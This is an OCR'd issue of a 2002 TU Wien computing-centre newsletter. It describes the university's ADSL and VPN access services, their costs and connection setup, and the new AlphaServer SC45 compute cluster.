Nr. 7 / Oktober 2002

ISSN 1605-475X

ZID line

INFORMATIONEN DES ZENTRALEN INFORMATIKDIENSTES DER TU WIEN

AlphaServer SC45

TU-ADSL

Digitale Forensik

Inhalt

Impressum / Offenlegung gemäß § 25 Mediengesetz:

Herausgeber, Medieninhaber:
Zentraler Informatikdienst
der Technischen Universität Wien
ISSN 1605-475X

Grundlegende Richtung: Mitteilungen des Zentralen Informatikdienstes der Technischen Universität Wien

Redaktion: Irmgard Husinsky

Adresse: Technische Universität Wien,
Wiedner Hauptstraße 8-10, A-1040 Wien
Tel.: (01) 58801-42014, 42001
Fax: (01) 58801-42099
E-Mail: zidline@zid.tuwien.ac.at
www.zid.tuwien.ac.at/zidline/

Erstellt mit Corel Ventura
Druck: Grafisches Zentrum an der TU Wien,
1040 Wien, Tel.: (01) 5863316

Editorial

Wir haben den Erscheinungstermin der ZIDline von Juni auf Herbst verlegt, um aktuell über neue Services wie TU-ADSL, VPN, die neuen White Pages und die Inbetriebnahme des AlphaServers SC45 berichten zu können.

Die Zuständigkeiten im Bereich Netz- und Systemsicherheit wurden neu organisiert. Ein Großteil der Artikel ist diesem wichtigen Thema gewidmet. Besonders danken wir Herrn Alexander Geschonneck, der uns schon seit vielen Jahren ein geschätzter Berater ist, für seinen Beitrag über Digitale Forensik.

Wie auf Seite 16 beschrieben, werden alle personenbezogenen Applikationen des ZID nun über die so genannte „ZID Personendatenbank“ abgewickelt, so auch der Versand der ZIDline. Für Empfänger an der TU wird die Adressierung daher wie in den White Pages angegeben, vorgenommen. Neue Abonnements können unter *www.zid.tuwien.ac.at/zidline/abo.html* bestellt werden.

Diese ZIDline enthält eine Reihe von Artikel zu den verschiedensten Themen. Wir würden gerne wissen, über welche Themen Sie in dieser Zeitschrift gerne lesen würden, was Sie interessant finden, ob dies allgemeine Themen wie z.B. Open Source Software sind oder ob Sie sich für praktische Tipps zum Thema Security oder zur Bedienung von speziellen Programmen interessieren. Schicken Sie uns bitte eine kurze E-Mail (an ***zidline@zid.tuwien.ac.at***), wir freuen uns über jedes Feedback.

Ich bedanke mich sehr herzlich bei allen Autoren und Inserenten für ihre Beiträge und die gute Zusammenarbeit. Die nächste ZIDline ist für Juni 2003 geplant.

Eine hoffentlich interessante Lektüre wünscht

Irmgard Husinsky

Titelbild: AlphaServer SC45, Applikationsserver Strömungsdynamik und Finite Elemente.
Bildbearbeitung und Effekte: Andreas Klauda

`www.zid.tuwien.ac.at/zidline/`

TU-ADSL

Johann Kainrath

Der Zentrale Informatikdienst konnte vor kurzem mit der Telekom Austria einen Vertrag über die Nutzung von ADSL durch Angehörige der Technischen Universität Wien (Studierende und Mitarbeiter) abschließen. Organisatorische und technische Details sind weitgehend geklärt, im folgenden Artikel sind nur die wichtigsten Eckpunkte dieser Kooperation veröffentlicht.

Was ist ADSL?

Die Abkürzung ADSL steht für ***A**symmetric **D**igital **S**ubscriber **L**ine*. Diese Technik ermöglicht es, über normale Telefonleitungen (Kupferkabel) viel höhere Datenübertragungsgeschwindigkeiten als mit herkömmlichen Modems oder ISDN zu erreichen. Es handelt sich dabei um eine permanente Standverbindung (*Digital Subscriber Line*): Man kann rund um die Uhr mit dem Internet verbunden sein, lästige Anwahlvorgänge entfallen. Bei fast allen ADSL-Varianten ist die Datenübertragungsrate vom Internet zum Kunden (Download) deutlich größer als in die umgekehrte Richtung (Upload), daher der Begriff „asymmetrisch". Die Telefonkommunikation wird bei ADSL nicht beeinflusst – man kann also gleichzeitig telefonieren und die Datenverbindung ins Internet nutzen. Voraussetzung ist ein herkömmlicher Telefonanschluss der Telekom Austria; zusätzlich muss über einen Splitter ein ADSL-Modem an die Telefonsteckdose angeschlossen und mit dem Rechner verbunden werden.

Warum TU-ADSL?

Der Zentrale Informatikdienst bietet allen Universitätsangehörigen bereits seit Jahren Internetzugang über Wählleitungen an. Nun kommt mit TU-ADSL auch ein weiterer Breitbanddienst mit innovativer Technologie hinzu, der österreichweit in Anspruch genommen werden kann. Derartige Dienste – auch ADSL – kann jeder Benutzer aber auch über diverse Internet Service Provider beziehen. Für den Zentralen Informatikdienst ist es nur dann sinnvoll, solche Services zu betreiben, wenn es für die Universitätsangehörigen deutliche Vorteile bringt.

Die Telekom Austria verlangt für jeden ADSL-Anschluss ein monatliches Grundentgelt, das der Benutzer bezahlen muss. Der Zentrale Informatikdienst trägt alle weiteren bei ihm anfallenden Kosten selbst. Die Entgelte für die Benutzer liegen daher deutlich unter denen kommerzieller Angebote. Dafür müssen universitäre ADSL-Benutzer aber mit gewissen Einschränkungen leben: Es gibt nur einige bestimmte Arten von ADSL-Anschlüssen, während man am Markt unter einer Reihe von Varianten wählen kann. Weiters ist eine persönliche Störungsannahme bzw. Beratung nur am Vormittag möglich.

Üblicherweise wird bei ADSL für Privatkunden eine Beschränkung des Download-Volumens vereinbart (ADSL-Dienste ohne jede Limitation sind wesentlich teurer): Ab Überschreiten einer bestimmten Grenze muss ein weiteres Entgelt pro zusätzlich übertragenem Megabyte entrichtet werden. Beim ADSL-Dienst des ZID (TU-ADSL) gilt hingegen das *Fair Use*-Prinzip, und es werden neben dem monatlichen Grundentgelt keine Zusatzentgelte eingehoben.


Fair Use bedeutet, dass auf ein gewisses Gleichgewicht unter den Benutzern Wert gelegt wird und eine exzessive Ausnutzung der Verbindung vermieden werden soll. Ein zeitweiliges Überschreiten des Datentransfervolumens ist zulässig; nur Benutzer, deren Übertragungsvolumen permanent deutlich über dem Durchschnitt liegt, werden zunächst über diesen Umstand informiert und zu einer Änderung ihres Verhaltens aufgefordert. Wer ständig große Datenmengen überträgt, wird einen der wesentlich teureren kommerziellen Dienste, die keine Beschränkungen aufweisen, in Anspruch nehmen müssen.

Als TU-ADSL Benutzer bekommen Sie eine fix zugeordnete IP-Adresse aus dem Netz der TU Wien zugewiesen. Dadurch hat Ihr Rechner zu Hause die selben Berechtigungen wie ein lokal im TUNET angeschlossener Rechner (wichtig etwa beim Zugriff auf Ressourcen in Datenbanken, Webseiten, Bibliotheksangeboten) und damit natürlich auch entsprechende Rechte im Internet.

Wenn Sie noch keinen ADSL-Anschluss haben und alle Voraussetzungen erfüllen, können Sie sich unter

`nic.tuwien.ac.at/tunet/adsl/`

anmelden. Ein Providerwechsel bei bestehendem ADSL-Anschluss ist möglich.



ADSL Verbindung

Die PPTP-Verbindung (Point-to-Point Tunneling Protocol) zur TU Wien geht vom PC des TU-ADSL-Benutzers über Modem und Splitter zu einem DSLAM (Digital Subscriber Line Access Multiplexer) und dann durch das ATM-Netzwerk der Telekom Austria zum nächstgelegenen BRAS (Broadband Remote Access Server). Der BRAS befragt den AAA-Server (Authentication, Authorization, Accounting) der Telekom Austria, an welchen L2TP-Tunnel-Endpunkt (Layer Two Tunneling Protocol) die Daten mit der Endung `tuwien.ac.at` *übergeben werden sollen, und leitet sie dann an den Tunnel-Endpunkt der TU Wien weiter. Dieser sendet den Benutzernamen (UserID@tuwien.ac.at) und das Passwort an den RADIUS-Server des ZID, der die Angaben überprüft und – sofern sie korrekt sind – IP-Adresse, DNS-Server und Subnetmask zurückliefert. Diese Daten werden an den ADSL-PC übermittelt, der daraufhin einen VPN-Tunnel zum Tunnel-Endpunkt der TU Wien aufbaut. Der Tunnel bleibt bestehen, bis die Verbindung vom TU-ADSL-Benutzer getrennt wird.*

TU-ADSL: Die Fakten

Nutzungsberechtigt sind alle Angehörigen der Technischen Universität Wien, das sind Studenten mit einem gültigen Studenten-Account sowie Mitarbeiter, Drittmittelangestellte, Lehrbeauftragte usw., die neben einem Eintrag in der ZID Personendatenbank / White Pages über eine gültige Mailadresse verfügen. Im TU-ADSL ist kein Mail Account und kein Webspace der Telekom Austria enthalten.

Voraussetzungen:

- Fernsprechanschluss/ISDN-Basisanschluss der Telekom mit mindestens Standard- oder TikTak-Tarif (nicht Minimumtarif)
- nicht gemeinsam mit A-Online Complete oder A-Online Speed möglich
- im ADSL-Einzugsgebiet und bei technischer Machbarkeit, die in jedem Einzelfall (z.B. nicht bei Zählerübertragung, zu großer Entfernung von Vermittlungsstelle) nach Bestellung geprüft wird
- Rechner muss über eine USB-Schnittstelle oder eine Netzwerkkarte verfügen
- Betriebssysteme: Windows 98, ME, 2000, XP oder Mac OS ab Version 8.6 (oder Linux)

Das ADSL-Modem und die erforderliche Software werden vom Kunden selbst installiert (außer ISDN). Der ***Anschluss*** des ADSL-Modems an den PC erfolgt wahlweise über USB oder 10BaseT (Ethernet).

Kosten:

einmaliges Herstellungsentgelt für ADSL-Anschluss:

- EUR 43,52 inkl. USt bei Selbstinstallation (für ADSL mit Fernsprechanschluss und USB- bzw. Ethernet-Variante)
- EUR 130,80 inkl. USt bei Installation der Telekom vor Ort (für ADSL mit Fernsprechanschluss oder ISDN-Basisanschluss)

monatliche Entgelte:

- zusätzlich zum Grundentgelt des Fernsprechanschlusses bzw. ISDN-Basisanschlusses schreibt die Telekom auf der Telekomrechnung dem Studenten/Mitarbeiter folgenden Betrag vor:
  EUR 26,08 inkl. USt je Monat – das sind EUR 52,16 inkl. USt für 2 Monate je Rechnung, die alle 2 Monate einlangt

Es fallen keine zusätzlichen Entgelte wie Volumsentgelt, Online-Entgelt, Online-(Fernsprech-Dial-In-)Tarife bzw. Kautionen an.

Zu beachten !

Der Zentrale Informatikdienst kooperiert derzeit mit zwei Firmen (UPC Telekabel/chello und Telekom Austria), um den Studierenden und Mitarbeitern der TU Wien einen kostengünstigen Breitband-Internetzugang von zu Hause bieten zu können. Diese Ersparnis wird vor allem dadurch ermöglicht, dass der ZID im Rahmen dieser Zusammenarbeit kostenlos eine Reihe von administrativen und technischen Aufgaben übernimmt. Der Zentrale Informatikdienst hat allerdings keinen Einfluss auf die Tarifgestaltung. An welchen Standorten Anschlüsse errichtet werden können und wie gut oder schlecht das Netzwerk dort funktioniert, liegt ebenfalls im Verantwortungsbereich des Kooperationspartners.

Generell muss eindringlich darauf hingewiesen werden, dass diese Services für Studierende und TU-Mitarbeiter gedacht sind, die sie zu einem hohen Teil für ihre universitäre Arbeit nutzen. Benutzer mit großen Bandbreitenanforderungen, die das Internet primär als Freizeiteinrichtung sehen, sollten die dafür geeigneten Angebote kommerzieller Internet Service Provider in Anspruch nehmen.

Technische Daten:

Die ***Datenübertragungsraten*** des ADSL-Anschlusses betragen 512 Kbit/s (Download) und 64 Kbit/s (Upload).

Das ***Transfervolumen*** liegt bei maximal 2 GB pro Monat. Es gilt das *Fair Use*-Prinzip. Es werden keinesfalls über das monatliche Grundentgelt hinausgehende Entgelte für ADSL-Dienstleistungen eingehoben. Bei Überschreiten des Transfervolumens wird (nach vorheriger Warnung) der Zugang zum Internet, ab 2,5 GB auch der Zugang zum Datennetz der TU Wien bis zum Monatsende gesperrt.

Der Datenverkehr vom TU-ADSL-Rechner zum Internet und zum TUNET Wien ist uneingeschränkt möglich (im Rahmen des Transfervolumens). Ein Verbindungsaufbau aus dem Internet zum TU-ADSL-Rechner ist nicht möglich (wird durch eine Firewall des ZID geblockt).

Information und Beratung:

Beratung und Störungsannahme werden vom ZID der Technischen Universität Wien durchgeführt:

TU-ADSL Beratung, Freihaus, 2. OG, roter Bereich,
Eingang Rechnerraum, Raum DC02B06
Montag bis Freitag (werktags), 9 bis 13 Uhr
Hotline: 58801-42007
E-Mail: adslhelp@zid.tuwien.ac.at

Anmeldung, weitere ***Anleitungen*** und ***Informationen:***

`nic.tuwien.ac.at/tunet/adsl/`

VPN-Zugang zum TUNET

Johann Kainrath, Wilhelm Koch

Der zentrale Informatikdienst der TU Wien bietet als weiteres externes Zugangs-Service allen Angehörigen der TU Wien einen VPN-Zugang an. Mit VPN können Sie von überall in der Welt am TUNET teilnehmen. Möglich wird das durch einen virtuellen verschlüsselten Tunnel über das Internet zur TU Wien. Ihr Rechner bekommt am Tunnelendpunkt eine IP-Adresse aus dem Netz der TU Wien zugewiesen. Dadurch haben Sie dieselben Rechte im TUNET sowie die Rechte der TU Wien im Internet als wären Sie direkt an der TU.

Was ist ein VPN?

VPN (*Virtual Private Network*) ist eine gesicherte Verbindung zwischen privaten Netzwerken über ein öffentliches Netzwerk wie das Internet. Um die Daten vertraulich zu halten, wird der Verkehr und damit die Information verschlüsselt über das öffentliche Netz geschickt.

Der gesamte Verkehr wird über den Tunnel zum TUNET geleitet, entpackt, und von dort als normaler IP-Verkehr zu den Zielrechnern an der TU bzw. über unsere Anbindung weiter ins Internet geführt. Nur der Verkehr zum lokalen Netz des Clients wird direkt abgehandelt.

Die verschlüsselte Verbindung der Benutzer endet am VPN-Konzentrator (man spricht davon, dass der z. B. mittels IPSec aufgebaute und verschlüsselte Tunnel am Konzentrator terminiert wird).


Die wesentlichen Eigenschaften von VPN sind:

- Vertraulichkeit:
  Der Sender verschlüsselt die Information, bevor er sie über das Netzwerk schickt. Damit kann niemand die eventuell abgehörte Information entziffern.
- Datenintegrität:
  Der Empfänger kann verifizieren, dass die Daten bei der Übertragung durch das Internet nicht in irgendeiner Weise verändert wurden.
- Authentizität der Datenquelle:
  Der Empfänger kann die Datenquelle und damit die Herkunft der Information eindeutig identifizieren und verifizieren.

Für wen ist der VPN-Zugang sinnvoll?

Potentieller Benutzerkreis sind Angehörige der TU Wien, die entweder über einen eigenen Dialup-Zugang (nicht den der TU Wien) via ISDN, Modem bzw. Mobilfunknetz (keine fixe IP-Adresse bzw. kein fixer Standort) verfügen oder einen Internetzugang via Breitbanddienste und DSL (tw. fixe Adresse, fixer Standort) besitzen.

Verwendet ein Benutzer das bisherige TU-eigene Wählleitungsservice, so besteht für ihn kein Bedarf am VPN-Service, da er ja eine TU-eigene IP-Adresse zugewiesen bekommt und somit innerhalb des TUNET sitzt. Seine Daten bis zu den Terminalservern der TU Wien gehen ja nicht über das öffentliche Internet, sondern über das digitale Telefonnetz der Telekom und sind damit schwieriger abzuhören. Bei TU-ADSL ist VPN nicht sinnvoll, da ADSL selbst bereits ein VPN ist. Allgemein gilt also: Nicht zu verwenden ist das VPN Service überall



VPN an der TU Wien

dort, wo man bereits eine IP-Adresse der TU Wien zugewiesen bekommt (Wählleitungsservice der TU, TU-ADSL).

Beim Dialin-Service erfolgt die Adresszuweisung nach wie vor dynamisch aus einem IP-Adresspool der TU Wien. Bei VPN und TU-ADSL wird für jeden Benutzer nur eine gemeinsame fixe TUNET IP-Adresse zugewiesen. Daher ist keine gleichzeitige Verwendung dieser beiden Services möglich.

Voraussetzungen

Für das VPN-Service ist eine eigene Berechtigung erforderlich, es werden nicht automatisch die Berechtigungen aus dem Wählleitungsservice übernommen. Die Anmeldung zum Service erfolgt für Studenten über eine Webmaske. Dazu ist ein gültiger Studenten-Account und ein White Pages Passwort notwendig. Als Mitarbeiter ist das entsprechende Formular für Betriebsmittelansuchen Kommunikationsservices zu verwenden (nic.tuwien.ac.at/formulare/ansukom.pdf). Für VPN fallen keine zusätzlichen Kosten an.

Benötigt wird ein Rechner mit Internetconnectivity (Fremd-Provider z.B. über Modem, Firmen-LAN etc.), weiters ein Betriebssystem, welches VPN unterstützt. Beim VPN-Zugang zur TU Wien sind nur Tunnelprotokolle zugelassen, die eine ausreichend verschlüsselte Übertragung erlauben.

Zur Sicherheit der VPN-Teilnehmer ist eine Firewall zwischen dem VPN-Netz der TU Wien und dem TUNET bzw. Internet installiert (wie bei TU-ADSL).

Um die VPN Funktionalität nutzen zu können, gibt es eine herstellereigene, kostenlose Client-Software. Diesen so genannten VPN-Client gibt es derzeit für alle Windows-Plattformen, Mac OS X sowie für Solaris und Linux (Downloadportal für IPSec Clients mit Validierung: nic.tuwien.ac.at/tunet/vpn/download/). Weitere Möglichkeiten bieten die in neueren Microsoft Betriebssystemen integrierten VPN-Client Lösungen (PPTP, L2TP, IPSec). Welche Form aktuell von uns unterstützt wird, entnehmen Sie bitte unserer Webseite für VPN:

`nic.tuwien.ac.at/tunet/vpn/`

Externer Zugang zum TUNET

Der Zentrale Informatikdienst bietet allen Studierenden und Mitarbeitern der Technischen Universität Wien mehrere Möglichkeiten des externen Zugangs zum TUNET (Datenkommunikationsinfrastruktur der TU Wien) und zum Internet. Derzeit stehen neben dem allgemeinen Zugang über Internet vier spezielle Zugangsmöglichkeiten zur Verfügung (siehe auch **`nic.tuwien.ac.at/tunet/extern/`**):

- ✓ **Wählleitungszugang via Modem / ISDN**
  Die TU Wien bietet Wählleitungsverbindungen zum Onlinetarif (Telekom Austria) für Modem und ISDN an. Es werden keine Providergebühren verrechnet.
- ✓ **Chello Studentconnect (UPC Telekabel)**
  Das StudentConnect-Angebot der Firma UPC Telekabel ermöglicht Angehörigen der TU Wien einen kostengünstigen Breitband-Internetzugang in Wien.
- ✓ **TU-ADSL (Telekom Austria)**
  Durch die Zusammenarbeit mit der Telekom Austria können Angehörige der TU Wien einen Breitbandzugang und ADSL aus ganz Österreich zum Datennetz der TU Wien bestellen.
- ✓ **VPN (Virtuelles Privates Netzwerk)**
  Der VPN-Zugang zur TU Wien erlaubt eine gesicherte (verschlüsselte) Verbindung über das öffentliche Netzwerk (Internet) zwischen Ihrem Heimrechner und dem TUNET.

*„Die höchste Philosophie des Naturforschers besteht eben darin,
eine unvollendete Weltanschauung zu ertragen
und einer scheinbar abgeschlossenen, aber unzureichenden vorzuziehen.“*

Ernst Mach

AlphaServer SC45
Der neue Server für Finite Elemente und Strömungsdynamik

Peter Berger, Josef Beiglböck

Als Ersatz für das über fünf Jahre alte DEC/COMPAQ Clustersystem wurde im Sommer 2002 ein AlphaServer SC45 System in Betrieb genommen. Das Einsatzgebiet dieses Applikationsservers für die Institute der TU Wien liegt bei großen Problemen, für die CFD- und FE-Programme eingesetzt werden. Leistungsfähige Softwarepakete stehen zur Verfügung.

Im Frühjahr 2001 wurde mit den Vorbereitungsarbeiten für eine Ausschreibung eines neuen Applikationsservers „Finite Elemente und Strömungsdynamik“ als Ersatz für das über fünf Jahre alte DEC/COMPAQ Clustersystem (*fecfd.zserv*) begonnen. Eine Arbeitsgruppe unter der Leitung des ZID, bestehend aus Vertretern der Hauptbenutzer dieses Clustersystems, erarbeitete die Spezifikationen und stellte Benchmarkprogramme zur Verfügung.

Am 18. Dezember 2001 wurde vom ZID eine EU-weite öffentliche Ausschreibung für dieses Hochleistungs-Serversystem veröffentlicht. Als maximaler Finanzrahmen standen EUR 1.0 Mio. (inkl. MwSt) zur Verfügung. Die Ausschreibungsunterlagen wurden von 23 Firmen behoben, von 4 Firmen wurden Anbote bis zur Anbotseröffnung am 15. Februar 2002 abgegeben.

Nach einer Evaluierungs- und Bewertungsphase wurde am 21. 3. 2002 der Zuschlag der Firma Data Systems Austria AG für ein Clustersystem COMPAQ AlphaServer SC45, bestehend aus 10 Knoten ES45 (je 4 Prozessoren 21264C, 1 GHz), erteilt.

AlphaServer – Historisches und Zukünftiges

Im Jahr 1992 brachte Digital Equipment Corporation (DEC) – im Jahr 1998 durch Compaq übernommen – erste Rechner mit Alpha Prozessoren (21064 Chip) auf den Markt. Das erste europaweit installierte System wurde vom ZID als „Fachbereichsrechner Elektrotechnik“ angeschafft. Zur gleichen Zeit wurden als Alternative zu den damals im Supercomputing vorherrschenden Vektorrechnern Massive Parallel Processing (MPP) Systeme entwickelt. Ein typisches System dieser Ära war die auf Alpha Chips basierende Cray T3D, welche auch mit Alphas der zweiten Generation (21164) als Cray T3E heute noch in der Top-500-Liste aufscheint. Im Jahr 1997, nach der Übernahme von Cray Research durch Silicon Graphics (SGI), wurde die T3 Linie nicht mehr weiterentwickelt. Compaq entschloss sich darauf, ein eigenes System mit dem Alpha Chip der dritten Generation (21264) zu entwickeln und schuf die Alphaserver SC Linie, die zahlreiche Ähnlichkeiten mit den Cray T3 Systemen aufweist.

Nach der Übernahme von Compaq durch Hewlett Packard (HP) wurde für die Zukunft folgende Strategie für AlphaServer und das Tru64 UNIX Betriebssystem festgelegt:

HP und Compaq (New HP) konvergieren ihre Prozessor und Systemarchitektur zur Itanium Prozessor Familie von Intel. Die AlphaServer Linie wird bis 2004 zum Prozessor EV79 (Marvel Systeme) weiterentwickelt, bis 2006 verkauft und bis 2011 unter dem Betriebssystem HP Tru64 „supported“. SC Systeme werden in Zukunft auch mit Itanium Prozessor unter HP-UX 11iv3 und Linux angeboten. HP-UX 11iv3 ist die Itanium-Version von HP-UX, wesentliche Teile von Tru64 UNIX (Advanced Filesystem und Clustering) werden darin enthalten sein.

AlphaServer SC Hardware Architektur

AlphaServer SC Systeme basieren auf einer *Distributed Shared-Memory* Architektur. Jeder Knoten besteht aus einem 4 Prozessor *Shared Memory System* (SMP) mit eigenem Adressraum, welcher nicht zwischen Knoten *geshared* wird. Die Kommunikation zwischen den Knoten erfolgt durch

MPI
: *Message Passing*, welches ein standardisiertes Interface (API) zum Austausch von Informationen in parallelen Programmen darstellt,

SHMEM
: Cray-kompatible Library für DMA Access auf *remote* Prozesse.

Wesentlich für die Performance einer MPI oder SHMEM Applikation ist der Transportmechanismus zwischen den Prozessen, welcher durch den *High Speed Interconnect Switch* von QSW (Quadrics Supercomputer World) soft- und hardware-mäßig unterstützt wird.

Das SC45 System ist blockartig aus folgenden Standard Komponenten zusammengesetzt:

Compute Building Block


10 AlphaServer ES45 mit je
- 4 Prozessoren DEC 21264C/EV68, 1001 MHz
- 16 GB Hauptspeicher (8 Systeme)
- 32 GB Hauptspeicher (2 Systeme)
- 6 × 36 GB interne Platten
- Elan Switch Karte

Ein wesentliches ES45 Bauelement ist der Crossbar Switch mit einer Gesamtleistung von 8 GB/s. Zwei unabhängige 256 Bit breite 125 MHz getaktete Datenpfade verbinden den Crossbar mit den 32 GB ECC Speicherbänken. Jede Alpha 1 GHz EV68 CPU ist mit einem 128 Bit breit angebundenen 8 MByte L2 Cache ausgestattet, wobei die Cache-Kohärenz gewährleistet wird. Die Anbindung an das Storage und den Quadrics Switch erfolgt über Karten in zwei getrennten 64 Bit PCI Slots.

